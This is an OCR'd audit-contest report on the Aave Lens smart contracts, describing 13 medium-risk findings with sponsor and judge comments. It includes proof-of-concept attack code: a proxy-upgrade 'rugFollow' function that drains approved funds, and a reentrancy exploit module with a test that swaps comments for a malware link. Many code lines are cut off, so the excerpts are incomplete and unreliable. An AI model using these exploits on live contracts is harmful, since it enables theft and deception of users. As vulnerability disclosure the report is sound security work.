

Aave Lens contest
Findings & Analysis Report

2022-06-13

Table of contents

- Overview
  - About C4
  - Wardens
- Summary
- Scope
- Severity Criteria
- Medium Risk Findings (13)
  - [M-01] Basis points constant BPS_MAX is used as minimal fee amount requirement
  - [M-02] Inappropriate handling of `referralFee` makes collecting Mirror fails without error when `referrerProfileId` is burned
  - [M-03] Profile creation can be frontrun
  - [M-04] Name squatting
  - [M-05] Cashback on referral
  - [M-06] Imprecise management of users’ allowance allows the admin of the upgradeable proxy contract to rug users
  - [M-07] It’s possible to follow deleted profiles

    - [M-08] Missing whenNotPaused
    - [M-09] Collect modules can fail on zero amount transfers if treasury fee is set to zero
    - [M-10] Zero collection module can be whitelisted and set to a post, which will then revert all collects and mirrors with PublicationDoesNotExist
    - [M-11] Approvals not cleared when transferring profile
    - [M-12] Ineffective Whitelist
    - [M-13] Reentrancy allows commenter to overwrite own comments
- Low Risk and Non-Critical Issues
    - L-01 `ApprovalFollowModule.sol` lack of transfer check make it possible for anyone to become follower without approved by the profile owner
- Gas Optimizations
    - Table of Contents
    - Foreword
    - File: FollowNFT.sol
    - File: LensHub.sol
    - File: LensNFTBase.sol
    - File: PublishingLogic.sol
    - General recommendations
- Disclosures

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the Aave Lens smart contract system written in Solidity. The audit contest took place between February 10—February 16 2022.

Wardens

23 Wardens contributed reports to the Aave Lens contest:

1. cmichel
2. hyh
3. danb
4. WatchPug (jtp and ming)
5. IllIllI
6. cccz
7. Dravee
8. csanuragjain
9. gzeon
10. pauliax
11. defsec
12. 0x0x0x
13. Jujic
14. hubble (ksk2345 and shri4net)
15. 0x1f8b
16. sikorico
17. 0xwags
18. kenta
19. nahnah
20. d4rk
21. rfa

This contest was judged by 0xleastwood.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 13 unique vulnerabilities. Of these vulnerabilities, 0 received a risk rating in the category of HIGH severity and 13 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 14 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 12 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Aave Lens contest repository, and is composed of 39 smart contracts written in the Solidity programming language and includes 3,432 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on OWASP standards.

Vulnerabilities are divided into three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website.

Medium Risk Findings (13)

[M-01] Basis points constant BPS_MAX is used as minimal fee amount requirement

Submitted by hyh, also found by cmichel

Base fee modules require minimum fixed fee amount to be at least BPS_MAX, which is hard coded to be 10000.

This turns out to be a functionality restricting requirement for some currencies.

For example, WBTC (https://etherscan.io/token/0x2260fac5e5542a773aa44fbcfedf7c193bc2c599, #10 in ERC20 token rankings), has decimals of 8 and current market rate around $40k, i.e. if you want to use any WBTC based collect fee, it has to be at least $4 per collect or fee enabled follow.

Tether and USDC (https://etherscan.io/token/0xdac17f958d2ee523a2206206994597c13d831ec7 and https://etherscan.io/token/0xa0b86991c6218b36c1d19d4a2e9eb0ce3606eb48, #1 and #3) have decimals of 6, so it is at least $0.01 per collect/follow, which also looks a bit tight for a hard floor minimum.

Proof of Concept

BPS_MAX is a system wide constant, now 10000:

FeeModuleBase.sol#L17

ModuleGlobals.sol#L20

This is correct for any fees defined in basis point terms.

When it comes to the nominal amount, 10000 can be too loose or too tight depending on a currency used, as there can be various combinations of decimals and market rates.

The following base collect module implementations require fee amount to be at least BPS*MAX (initialization reverts when amount < BPS*MAX):

All collect module implementations use the same check:

FeeCollectModule: [FeeCollectModule.sol#L72]()

LimitedFeeCollectModule: [LimitedFeeCollectModule.sol#L79]()

TimedFeeCollectModule: [TimedFeeCollectModule.sol#L81]()

LimitedTimedFeeCollectModule: [LimitedTimedFeeCollectModule.sol#L86]()

FeeFollowModule also uses the same approach: [FeeFollowModule.sol#L62]()

Recommended Mitigation Steps

As a simplest solution consider adding a separate constant for minimum fee amount in nominal terms, say 1 or 10.

[Zer0dot (Aave Lens) confirmed, resolved, and commented]():

> Addressed in [aave/lens-protocol#74]()

[0xleastwood (judge) commented]():

> Good find! The warden has identified that the use of `BPS_MAX` is too restrictive to handle tokens with small decimals.

[M-02] Inappropriate handling of `referralFee` makes collecting Mirror fails without error when `referrerProfileId` is burned

Submitted by WatchPug, also found by cccz

In the current implementation, even when the profile's owner burnt the `ProfileNFT`, as the profile's legacy, the publications can still be collected.

However, if the publication is a `Mirror` and there is a `referralFee` set by the original publication, the user won't be able to collect from a `Mirror` that was published by a burned profile.

[FeeCollectModule.sol#L163-L172]

```
    if (referralFee != 0) {
        // The reason we levy the referral fee on the adjusted amour
        // don't bypass the treasury fee, in essence referrals pay t
        uint256 referralAmount = (adjustedAmount * referralFee) / BI
        adjustedAmount = adjustedAmount - referralAmount;

        address referralRecipient = IERC721(HUB).ownerOf(referrerPrc

        IERC20(currency).safeTransferFrom(collector, referralRecipie
    }
```

> When a mirror is collected, what happens behind the scenes is the original, mirrored publication is collected, and the mirror publisher's profile ID is passed as a "referrer."

In `_processCollectWithReferral()`, if there is a `referralFee`, contract will read `referralRecipient` from `IERC721(HUB).ownerOf(referrerProfileId)`, if `referrerProfileId` is burned, the `IERC721(HUB).ownerOf(referrerProfileId)` will revert with `ERC721: owner query for nonexistent token`.

However, since we wish to allow the content to be collected, we should just treat referrals as non-existent in this situation.

Recommended Mitigation Steps

Change to:

```
    try IERC721(HUB).ownerOf(referrerProfileId) returns (address ref
        uint256 referralAmount = (adjustedAmount * referralFee) / BP
        adjustedAmount = adjustedAmount - referralAmount;

        address referralRecipient = IERC721(HUB).ownerOf(referrerPro

        IERC20(currency).safeTransferFrom(collector, referralRecipie
    } catch {
        emit LogNonExistingReferrer(referrerProfileId);
    }
```

ZerOdot (Aave Lens) acknowledged and commented:

> This is valid! However, this is only an issue when a profile is deleted (burned), in which case UIs have multiple choices:
>
> ```
>     1. Stop displaying all the burnt profile's publications
>     2. Redirect users, when collecting mirrors, to the original publ
>     3. Prevent all collects
> ```
>
> I don't think this adds any risk to the protocol and although it's valid, we will not be taking any action.

[M-03] Profile creation can be frontrun

Submitted by cmichel

PublishingLogic.sol#L50

The `LensHub/PublishingLogic.createProfile` function can be frontrun by other whitelisted profile creators.
An attacker can observe pending `createProfile` transactions and frontrun them, own that handle, and demand ransom from the original transaction creator.

Recommended Mitigation Steps

Everyone needs to use flashbots / private transactions but it might not be available on the deployed chain.
A commit/reveal scheme for the handle and the entire profile creation could mitigate this issue.

donosonaumczuk (Aave Lens) disputed

oneski (Aave Lens) commented:

> Declined. This is by design. Governance can allow contracts/addresses to mint. If governance allows a malicious actor that is the fault of governance. Governance can also allow contracts that implement auction/commit reveal or other functionality as well to manage the profile minting system.

> The protocol should take no opinion on this by default.

0xleastwood (judge) decreased severity to Medium and commented:

> While I agree that this is the fault of the governance, I think it still stands that any whitelisted user may be compromised or become malicious at a later point in time. For that reason, I think this issue has some validity although due to the unlikely nature (requiring a faulty governance), I'll mark this as `medium` risk for now.

Zer0dot (Aave Lens) commented:

> I disagree on the medium risk. Governance being faulty is not enough of a reason IMO. Like most governance-included protocols, governance getting compromised bears risks that are largely unavoidable.

0xleastwood (judge) commented:

> While I agree that a faulty governance is an extremely unlikely outcome. It isn't stated in the README and as per the judges' guidelines, profiles can be front-run under specific stated assumptions/external requirements. A malicious whitelisted profile creator can reasonably front-run other creators.

> ```
> 2 — Med (M): vulns have a risk of 2 and are considered "Medium"
> severity when assets are not at direct risk, but the function of the
> ```

> protocol or its availability could be impacted, or leak value with a hypothetical attack path with stated assumptions, but external requirements.

ZerOdot (Aave Lens) acknowledged and commented:

> Fair enough, though we were aware of this— it's clear it falls into a medium severity. We're acknowledging this!

[M-04] Name squatting

Submitted by cmichel

LensHub.sol#L142

Creating profiles through `LensHub/PublishingLogic.createProfile` does not cost anything and will therefore result in "name squatting".
A whitelisted profile creator will create many handles that are in demand, even if they don't need them, just to flip them for a profit later.
This ruins the experience for many high-profile users that can't get their desired handle.

Recommended Mitigation Steps

Consider auctioning off handles to the highest bidder or at least taking a fee such that the cost of name squatting is not zero.

donosonaumczuk (Aave Lens) disputed

oneski (Aave Lens) commented:

> Declined. This is by design. Governance can allow contracts/addresses to mint. If governance allows a malicious actor that is the fault of governance. Governance can also allow contracts that implement auction or other functionality as well to manage the profile minting system.

> The protocol should take no opinion on this by default.

0xleastwood (judge) decreased severity to Medium and commented:

> I will mark this as `medium` risk for the same reasons outlined in M-03 (Issue #26).

[M-05] Cashback on referral

Submitted by cmichel, also found by csanuragjain and gzeon

FeeCollectModule.sol#L99

In the fee collect modules like `FeeCollectModule` there is no prevention of someone submitting a second profile they own as the `referrerProfileId` in `processCollect` to receive back part of the fees paid.

The referral system is essentially broken as all rational agents will submit a second profile they control to get back part of the fees. One could even create a referrer smart contract profile that anyone can submit which automatically refunds the fee received. A similar royalties/referral fees issue was judged high-severity recently.

Recommended Mitigation Steps

There's no way to avoid this except by not allowing any profile as a referrer. Whitelist certain important infrastructure providers, like different frontends, as referrers and only allow these to be used instead of users submitting their alt profiles.

Zer0dot (Aave Lens) commented:

> Not sure if this makes sense, using your own referrer as a profile would basically be the equivalent of just having your publication collected directly without referral. In which case, what is the vulnerability?

donosonaumczuk (Aave Lens) commented:

> I think they mean the case where Alice posts something and Bob wants to collect it. So Bob instead of just collecting directly from Alice publication, he creates a secondary profile, Bob2, mirrors publication through Bob2 and now Bob collects through Bob2's mirror, basically using the referral fee as a collecting discount for himself.

> Even if we enforce referral profile owner to be different than collecting profile owner (aka comparing `ownerOf(profileId)` instead of `profileId`) people can just use different addresses for the purpose.

> I saw this before but I assumed most of people will use the frontend, which will handle this automatically. But I believe that in the long term is possible that people learn the trick and, as rational agents, use it.

> Awaiting for @Zer0dot thoughts on this.

Zer0dot (Aave Lens) commented:

> I see, thanks @donosonaumczuk, at the end of the day this is a social protocol. Just like how on legacy social media, users can spam/abuse things, it's a given here that we will never have a fully foolproof system. Plus, with the chain history being visible, tools can (and I'd like to see them) be built to filter out nasty behavior. @oneski want to weigh in?

donosonaumczuk (Aave Lens) disputed and commented:

> I think there is nothing more to do here.

0xleastwood (judge) decreased severity to Medium and commented:

> I think its naive to think that this will be properly handled by the front-end and won't be abused by users at some point in time. As such, I'm inclined to treat this as a valid `medium` risk issue because it fits the category of value leakage by the protocol. However, I can understand that there is no easy fix to this because it is impossible to link EOAs as originating from the same person.

Zer0dot (Aave Lens) commented:

> Yeah I think that's fair, since we're dealing with a social protocol there's a degree of social "etiquette" expected from users. Since this does not harm the protocol or the original publication creator, I don't see it as a significant flaw. However, it does of course harm curators. I tend to disagree on the point about frontends @0xleastwood though, it seems to me that if this were to be a problem, it would be fairly straightforward to point fingers at those abusing the system.

[0xleastwood (judge) commented]:

> While I understand an attacker would need to call functions directly to set this up, I'm not fully onboard with the idea that we could punish users who abuse the system in such a way. As per the judging guidelines, any issue that leaks value from the protocol is `medium` risk.

> ```
> 2 — Med (M): vulns have a risk of 2 and are considered "Medium" severity when assets are not at direct risk, but the function of the protocol or its availability could be impacted, or leak value with a hypothetical attack path with stated assumptions, but external requirements.
> ```

> I think its perfectly fine if this issue is acknowledged and you guys have decided to handle it through front-end design. However, it does not take away from the fact that it is still somewhat of an exploit.

[Zer0dot (Aave Lens) acknowledged and commented]:

> Fair enough! We can roll with medium.

[M-06] Imprecise management of users' allowance allows the admin of the upgradeable proxy contract to rug users

Submitted by WatchPug

In the current implementation, when there is a fee on follow or collect, users need to approve to the follow modules or collect module contract, and then the `Hub` contract can call `processFollow()` and transfer funds from an arbitrary address (as the `follower` parameter).

[FeeFollowModule.sol#L75-L91]

```
    function processFollow(
        address follower,
        uint256 profileId,
        bytes calldata data
```

```
    ) external override onlyHub {
        uint256 amount = _dataByProfile[profileId].amount;
        address currency = _dataByProfile[profileId].currency;
        _validateDataIsExpected(data, currency, amount);

        (address treasury, uint16 treasuryFee) = _treasuryData();
        address recipient = _dataByProfile[profileId].recipient;
        uint256 treasuryAmount = (amount * treasuryFee) / BPS_MAX;
        uint256 adjustedAmount = amount - treasuryAmount;

        IERC20(currency).safeTransferFrom(follower, recipient, adjus
        IERC20(currency).safeTransferFrom(follower, treasury, treasu
    }
```

A common practice is asking users to approve an unlimited amount to the contracts. Normally, the `allowance` can only be used by the user who initiated the transaction.

It's not a problem as long as `transferFrom` will always only transfer funds from `msg.sender` and the contract is non-upgradable.

However, the `LensHub` contract is upgradeable, and `FeeFollowModule` will `transferFrom` an address decided by an input parameter `follower`, use of upgradeable proxy contract structure allows the logic of the contract to be arbitrarily changed.

This allows the proxy admin to perform many malicious actions, including taking funds from users' wallets up to the allowance limit.

This action can be performed by the malicious/compromised proxy admin without any restriction.

Proof of Concept

Given:

- profileId `1` uses `FeeCollectModule` with `currency = WETH` and `amount = 1e18`
- Alice is rich (with 1,000,000 WETH in wallet balance)

- Alice `approve()` `type(uint256).max` to `FeeCollectModule` and `follow()` profileId `1` with `1e18 WETH`;
- A malicious/compromised proxy admin can call `upgradeToAndCall()` on the proxy contract and set a malicious contract as `newImplementation`, adding a new functions:

```
function rugFollow(address follower, address followModule, uint2
    external
{
    IFollowModule(followModule).processFollow(
        follower,
        profileIds,
        data
    );
}
```

3. The attacker creates a new profile with `FeeCollectModule` and set `currency` = `WETH` and `amount` = `1,000,000`, got profileId = `2`
4. The attacker `rugFollow()` with `follower` = `Alice`, profileId = `2`, stolen `1,000,000` WETH from Alice's wallet

Recommended Mitigation Steps

Improper management of users' `allowance` is the root cause of some of the biggest attacks in the history of DeFi security. We believe there are 2 rules that should be followed:

1. the `from` of `transferFrom` should always be `msg.sender`;
2. the contracts that hold users' `allowance` should always be non-upgradable.

We suggest adding a non-upgradeable contract for processing user payments:

```
function followWithFee(uint256 profileId, bytes calldata data)
    external
{
    (address currency, uint256 amount) = abi.decode(data, (addre
    IERC20(currency).transferFrom(msg.sender, HUB, amount);
```

```
        uint256[] memory profileIds = new uint256[](1);
        profileIds[0] = profileId;

        bytes[] memory datas = new bytes[](1);
        datas[0] = data;

        IHUB(HUB).follow(profileIds, datas);
    }
```

This comes with an additional benefit: users only need to approve one contract instead of approving multiple `follow` or `collect` module contracts.

Zer0dot (Aave Lens) acknowledged, but disagreed with High severity and commented:

> This is true, but is within the acceptable risk model.

0xleastwood (judge) decreased severity to Medium and commented:

> While I agree with the warden, this assumes that the admin acts maliciously. As such, I think `medium` risk is more in line with a faulty governance.

Zer0dot (Aave Lens) commented:

> I still relatively disagree with severity, as with M-03 (Issue #26) faulty governance is an acceptable risk parameter. Though we should have been more clear that this is the case!

0xleastwood (judge) commented:

> I agree with you fully here, but again it comes down to the judging guidelines which might change in the future. The stated attack vector has stated assumptions which leads to a loss of funds.

> ```
> 2 — Med (M): vulns have a risk of 2 and are considered "Medium"
> severity when assets are not at direct risk, but the function of the
> protocol or its availability could be impacted, or leak value with a
> ```

> hypothetical attack path with stated assumptions, but external
> requirements.

[M-07] It's possible to follow deleted profiles

Submitted by danb

InteractionLogic.sol#L49

When someone tries to follow a profile, it checks if the handle exists, and if it doesn't, it reverts because the profile is deleted. The problem is that there might be a new profile with the same handle as the deleted one, allowing following deleted profiles.

Proof of Concept

Alice creates a profile with the handle "alice." The profile id is 1.
She deleted the profile.
She opens a new profile with the handle "alice". The new profile id is 2.
Bob tries to follow the deleted profile (id is 1).
The check

```
    if (_profileIdByHandleHash[keccak256(bytes(handle))] == 0)
            revert Errors.TokenDoesNotExist();
```

doesn't revert because there exists a profile with the handle "alice".
Therefore Bob followed a deleted profile when he meant to follow the new profile.

Recommended Mitigation Steps

Change to:

```
    if (_profileIdByHandleHash[keccak256(bytes(handle))] != profileI
            revert Errors.TokenDoesNotExist();
```

Zer0dot (Aave Lens) confirmed and commented:

> Will be changed to use the new `exists()` terminology. Valid!

ZerOdot (Aave Lens) commented:

> Correction, we won't be using `exists()` to prevent extra calls, adding this comment!

ZerOdot (Aave Lens) resolved and commented:

> Resolved in aave/lens-protocol#69.

Oxleastwood (judge) commented:

> Nice find!

[M-08] Missing whenNotPaused

Submitted by danb

LensHub.sol#L929

All the external function of LensHub have whenNotPasued modifier.
However, LensHub is erc721 and the transfer function doesn't have the whenNotPaused modifier.

Impact

In case where the governance wants to stop all activity, they still can't stop transferring profiles nfts.
An example where stopping transferring tokens was actually very helpful:
https://mobile.twitter.com/flashfish0x/status/1466369783016869892.

Recommended Mitigation Steps

Add whenNotPasued to `_beforeTokenTransfer`.

ZerOdot (Aave Lens) confirmed, resolved, and commented:

> Nice! Addressed in aave/lens-protocol#75.

[M-09] Collect modules can fail on zero amount transfers if treasury fee is set to zero

Submitted by hyh

Treasury fee can be zero, while collect modules do attempt to send it in such a case anyway as there is no check in place. Some ERC20 tokens do not allow zero value transfers, reverting such attempts.

This way, a combination of zero treasury fee and such a token set as a collect fee currency will revert any collect operations, rendering collect functionality unavailable

Proof of Concept

Treasury fee can be set to zero:

ModuleGlobals.sol#L109

Treasury fee transfer attempts are now done uncoditionally in all the collect modules.

Namely, FeeCollectModule, LimitedFeeCollectModule, TimedFeeCollectModule and LimitedTimedFeeCollectModule do not check the treasury fee to be send, `treasuryAmount`, before transferring:

FeeCollectModule.sol#L176

LimitedFeeCollectModule.sol#L194

TimedFeeCollectModule.sol#L190

LimitedTimedFeeCollectModule.sol#L205

The same happens in the FeeFollowModule:

FeeFollowModule.sol#L90

References

Some ERC20 tokens revert on zero value transfers:

https://github.com/d-xo/weird-erc20#revert-on-zero-value-transfers

Recommended Mitigation Steps

Consider checking the treasury fee amount and do transfer only when it is positive.

Now:

```
    IERC20(currency).safeTransferFrom(follower, treasury, treasuryAm
```

To be:

```
    if (treasuryAmount > 0)
            IERC20(currency).safeTransferFrom(follower, treasury, tr
```

donosonaumczuk (Aave Lens) confirmed and commented:

> This one makes sense to me. cc: @Zer0dot

Zer0dot (Aave Lens) commented:

> I think it makes sense, will add!

Zer0dot (Aave Lens) resolved and commented:

> Addressed in aave/lens-protocol#77.

[M-10] Zero collection module can be whitelisted and set to a post, which will then revert all collects and mirrors with PublicationDoesNotExist

Submitted by hyh

In case when zero collection module be white listed and then zero collection module set to a post (done by different actors), its functionality will be partially broken: every collecting and mirroring of it will be reverted with Errors.PublicationDoesNotExist, while getPubType will return its type as a Mirror.

Setting severity to Medium per 'function of the protocol or its availability could be impacted', as either the behavior of rejecting collects/mirrors is desired and to be implemented explicitly, or such a scenario shouldn't exist in a system, i.e. now zero address absence in white list cannot be guaranteed as its setting is manual and possible

Proof of Concept

Collect module isn't checked additionally on init, any white listed address can be set:

PublishingLogic.sol#L308-309

While zero address also can be white listed:

LensHub.sol#L128-135

If zero address is white listed and then set as collectModule for a post, a getPointedIfMirror helper function called on it will revert with Errors.PublicationDoesNotExist:

Helpers.sol#L47

This way all attempts to collect and mirror this post will also revert:

InteractionLogic.sol#L108

PublishingLogic.sol#L258

Also, getContentURI view will fail with the same error:

LensHub.sol#L785

And getPubType will return Mirror as a publication type:

LensHub.sol#L829

Recommended Mitigation Steps

Consider prohibiting zero collection module to be white listed.

If rejecting collects/mirrors is desired for a special post type, the corresponding error path can be implemented

Zer0dot (Aave Lens) acknowledged and commented:

> This implies governance is a bad actor, and despite it being a side effect, reverting on a zero collect module is acceptable. IMO this is not relevant, though technically the report is valid, we won't be changing anything.

Zer0dot (Aave Lens) commented:

> In consistency with some other comments I made, I wonder if marking this as "low" severity makes more sense. Governance being compromised is within acceptable risk parameters.

0xleastwood (judge) commented:

> I think this is inline with C4's guidelines for a `medium` severity issue. As such, I'd keep this as is.

> This is consistent with other governance related issues.

Zer0dot (Aave Lens) commented:

> Sounds fair!

[M-11] Approvals not cleared when transferring profile

Submitted by cmichel

ApprovalFollowModule.sol#L32

The `ApprovalFollowModule.approve` function is indexed by both (`owner = IERC721(HUB).ownerOf(profileId)` , `profileId`) in case the profileId NFT is transferred.
However, upon transfer, the old approvals are not cleared.

This can lead to similar issues as OpenSea not cancelling their sale offers upon NFT transfer.
When the NFT is at some point transferred back to the original owner, all the old approvals are still intact which might not be expected by the owner.

Recommended Mitigation Steps

Consider resetting all approvals upon transfer.

Zer0dot (Aave Lens) disputed and commented:

> This is known and acceptable, users should be able to check their approvals even if they don't have the profile.

> Paging @oneski if you have any input.

0xleastwood (judge) commented:

> I think this issue is entirely valid, it should not be on the users to manage their approvals so much. It would be much safer to wipe approvals on transfers and avoid this issue altogether.

> Keeping this issue open and as is.

donosonaumczuk (Aave Lens) commented:

> I would say wiping on transfers is a bit annoying as I could be transferring my profile between two addresses I own. It would be a better alternative to wipe on re-initialization by passing a boolean `keepPreviousState` flag (or something similar).

Zer0dot (Aave Lens) commented:

> So after some more discussion, I think the points here are valid, but we were aware of this from the beginning. There are pros and cons to maintaining state. This module will not be present at launch and further iteration can modify it. Unfortunately there is no profile NFT transfer hook in follow modules currently. As this is still in my eyes not a direct vulnerability but more a caveat of how this specific system is designed, I would no longer dispute it but I would mark it as a low severity issue.

Oxleastwood (judge) commented:

> While I agree with you that giving users the ability to save the previous state on transfer makes sense and understand that the necessary changes to do this can be put in place in the future. I think its best I stay consistent with the judging rulebook as per below:
> `2 — Med (M): vulns have a risk of 2 and are considered "Medium" severity when assets are not at direct risk, but the function of the protocol or its availability could be impacted, or leak value with a hypothetical attack path with stated assumptions, but external requirements.`

> I believe the functionality of the protocol is impacted in this scenario so I think its fair to keep this as `medium` risk.

Zer0dot (Aave Lens) acknowledged and commented:

> Sounds fair, acknowledging. This is something we're going to look into deeper for newer or updated functionality (we won't be deploying this module yet).

[M-12] Ineffective Whitelist

Submitted by cmichel

LensHub.sol#L146

Creating profiles through `LensHub.createProfile` requires the caller to be whitelisted.

```
    function _validateCallerIsWhitelistedProfileCreator() internal v
        if (!_profileCreatorWhitelisted[msg.sender]) revert Errors.I
    }
```

However, a single whitelisted account can create as many profiles as they want and send the profile NFT to other users.
They can create unlimited profiles on behalf of other users which makes the whitelist not effective.

Recommended Mitigation Steps

Consider limiting the number of profile creations per whitelisted user or severely limiting who is allowed to create profiles, basically making profile creation a centralized system.

oneski (Aave Lens) commented:

> Declined, this is by design.

> Governance will decide what contracts are allowed to mint via the allowlist. If governance wishes to have a more centralized system, it will only approve contracts that have numerical caps within their code.

Zer0dot (Aave Lens) disputed

0xleastwood (judge) marked invalid and commented:

> I agree with the sponsor, I think this can already be handled by the governance strictly approving contracts with numerical caps or limiting the allowlist of who can create a profile. As such, I'm inclined to mark this as `invalid` because the recommendation can already be implemented or adhered to by the governance.

0xleastwood (judge) re-assessed as Medium severity and commented:

> In light of another issue, I will mark this as a valid issue because #66 outlines a similar concern. The two issues reference different parts of the codebase so I think its fair to keep them distinct. However, I'd normally like to see a bit more detail on how non-whitelisted users can benefit from an infinite minter.

[M-13] Reentrancy allows commenter to overwrite own comments

Submitted by IllIllI

Since the Lens platform is a blockchain-based social media platform, it's important that information relevant to users be emitted so that light clients need not continually refer to the blockchain, which can be expensive. From the docs:

```
 Events are emitted at every state-changing function call, in addition
to standard ERC721 events. Events often include the timestamp as a
specific parameter, which allows for direct consumption using a bloom
filter without needing to fetch block context on every event.
```

As such, it is important that the content of emitted events matches what direct lookups of publication data shows.

Impact

Due to the reentrancy bug outlined below, an attacker is able to emit a comment containing some information that does not match the actual information of a post, allowing him/her to trick light clients into responding to a post that they otherwise would have avoided. The attacker can use this to propagate scams, serve malware, or otherwise poison other user's profiles with unwanted content. Because there is no way to disable publications after the fact, these commenters' profiles now link to this bad content forever.

Proof of Concept

According to the developers in the contest discord, the intention is for the whitelisting of modules to eventually be disabled altogether, or moved to be controlled by a DAO. The main purpose of the whitelist is to make sure that the modules written and used by everyone are built and scoped appropriately, not to limit calls to outside contracts (i.e. the module does what it does in the most efficient manner, using the method requiring the fewest outside contract calls). As such it's reasonable to assume that at some point in the future, an attacker will be able to find or write a ReferenceModule that enables him/her to trigger a function in a contract he/she owns (e.g. transfer an NFT, triggering an ERC721 pre-transfer approval check callback). Below is a version of this where, for simplicity's sake, the malicious code is directly in the module rather than being called by a callback somehow.

```
diff --git a/MockReferenceModule.sol.original b/MockReferenceMoc
index 2552faf..0fe464b 100644
--- a/MockReferenceModule.sol.original
+++ b/MockReferenceModule.sol
@@ -3,23 +3,46 @@
 pragma solidity 0.8.10;

 import {IReferenceModule} from '../interfaces/IReferenceModule.
-
+import {ILensHub} from '../interfaces/ILensHub.sol';
+import {DataTypes} from '../libraries/DataTypes.sol';
 contract MockReferenceModule is IReferenceModule {
     function initializeReferenceModule(
         uint256 profileId,
         uint256 pubId,
         bytes calldata data
-    ) external pure override returns (bytes memory) {
+    ) external override returns (bytes memory) {
         uint256 number = abi.decode(data, (uint256));
         require(number == 1, 'MockReferenceModule: invalid');
+        l = msg.sender;
         return new bytes(0);
     }

+    address l;
+    bool a;
     function processComment(
         uint256 profileId,
         uint256 profileIdPointed,
         uint256 pubIdPointed
-    ) external override {}
+    ) external override {
+        if (a) return;
+        a = true;
+        bytes memory garbage;
+        string memory handle = "attack.eth";
+        uint256 pid = ILensHub(l).getProfileIdByHandle(handle);
+        ILensHub(l).comment(
+            DataTypes.CommentData(
+                profileId,
+                // make their comment and thus their profile li
+                // to our malicious payload
+                   "https://yourCommentIsNowOnALinkToMalware.com/f
+                   profileIdPointed,
+                   pubIdPointed,
+                   ILensHub(l).getCollectModule(profileIdPointed,
+                   garbage,
+                   address(0x0),
+                   garbage
+           ));
+       }

        function processMirror(
            uint256 profileId,
```

As for triggering the actual attack, the attacker first acquires a profile with a lot of followers either by organically growing a following, stealing a profile's NFT, or buying access to one. Next, the attacker publishes interesting content with the malicious ReferenceModule, and finally, the attacker publishes an extremely engaging/viral comment to that publication, which will cause lots of other people to respond to it. The comment will emit an event that contains the original comment information, but the module will be able to overwrite the actual published comment on the blockchain with the attacker's alternate content due to a reentrancy bug where the `pubCount` can be overwritten:

```
    function _createComment(DataTypes.CommentData memory vars) i
        PublishingLogic.createComment(
            vars,
            _profileById[vars.profileId].pubCount + 1,
            _profileById,
            _pubByIdByProfile,
            _collectModuleWhitelisted,
            _referenceModuleWhitelisted
        );
        _profileById[vars.profileId].pubCount++;
    }
```

LensHub.sol#L878-L888

The following test uses this altered module and shows that the attacker can emit a different comment than is actually stored by/used for subsequent comments:

```
diff --git a/publishing-comments.spec.ts.original b/publishing-c
index 471ba68..32dfb3a 100644
--- a/publishing-comments.spec.ts.original
+++ b/publishing-comments.spec.ts
@@ -3,6 +3,11 @@ import { expect } from 'chai';
 import { MAX_UINT256, ZERO_ADDRESS } from '../../helpers/consta
 import { ERRORS } from '../../helpers/errors';
 import { cancelWithPermitForAll, getCommentWithSigParts } from
+import {
+  getTimestamp,
+  matchEvent,
+  waitForTx,
+} from '../../helpers/utils';
 import {
   abiCoder,
   emptyCollectModule,
@@ -59,7 +64,7 @@ makeSuiteCleanRoom('Publishing Comments', func
         })
       ).to.not.be.reverted;
     });
-
+/**
     context('Negatives', function () {
       it('UserTwo should fail to publish a comment to a profile
         await expect(
@@ -151,8 +156,9 @@ makeSuiteCleanRoom('Publishing Comments', fu
         ).to.be.revertedWith(ERRORS.PUBLICATION_DOES_NOT_EXIST)
       });
     });
-
+/**/
     context('Scenarios', function () {
+/**
       it('User should create a comment with empty collect modul
         await expect(
           lensHub.comment({
@@ -175,8 +181,23 @@ makeSuiteCleanRoom('Publishing Comments', f
         expect(pub.collectNFT).to.eq(ZERO_ADDRESS);
         expect(pub.referenceModule).to.eq(ZERO_ADDRESS);
       });
-
+/**/
       it('User should create a post using the mock reference mo
+
+        // user acquires account and sets up the attacking prof
+         await expect(
+           lensHub.createProfile({
+             to: mockReferenceModule.address,
+             handle: "attack.eth",
+             imageURI: MOCK_PROFILE_URI,
+             followModule: ZERO_ADDRESS,
+             followModuleData: [],
+             followNFTURI: MOCK_FOLLOW_NFT_URI,
+           })
+         ).to.not.be.reverted;
+         await lensHub.setDispatcher(FIRST_PROFILE_ID, mockRefer
+
+         // create a post
          const data = abiCoder.encode(['uint256'], ['1']);
          await expect(
            lensHub.post({
@@ -189,22 +210,43 @@ makeSuiteCleanRoom('Publishing Comments',
            })
          ).to.not.be.reverted;

-         await expect(
+         // create extremely interesting bait comment
+         const BAIT_COMMENT = "https://somethingExtremelyIntere
+         let receipt = await waitForTx(
            lensHub.comment({
              profileId: FIRST_PROFILE_ID,
-             contentURI: MOCK_URI,
+             contentURI: BAIT_COMMENT,
              collectModule: emptyCollectModule.address,
              collectModuleData: [],
              profileIdPointed: FIRST_PROFILE_ID,
              pubIdPointed: 2,
              referenceModule: ZERO_ADDRESS,
              referenceModuleData: [],
-           })
-         ).to.not.be.reverted;
+           },{gasLimit:12450000})
+         );
+
+         // see the bait in the emitted event...
+         matchEvent(receipt, 'CommentCreated', [
+           FIRST_PROFILE_ID,
+           3, // pubId 3 for profile 1
+           BAIT_COMMENT, // <-- correct bait in the event
+           FIRST_PROFILE_ID,
+           2,
+          emptyCollectModule.address,
+          [],
+          ZERO_ADDRESS,
+          [],
+          await getTimestamp(),
+        ]);
+
+        // ...but malware when read, commented, or referenced
+        let pub = await lensHub.getPub(FIRST_PROFILE_ID, 3);
+        await expect(pub.contentURI)
+          .to.equal(BAIT_COMMENT);
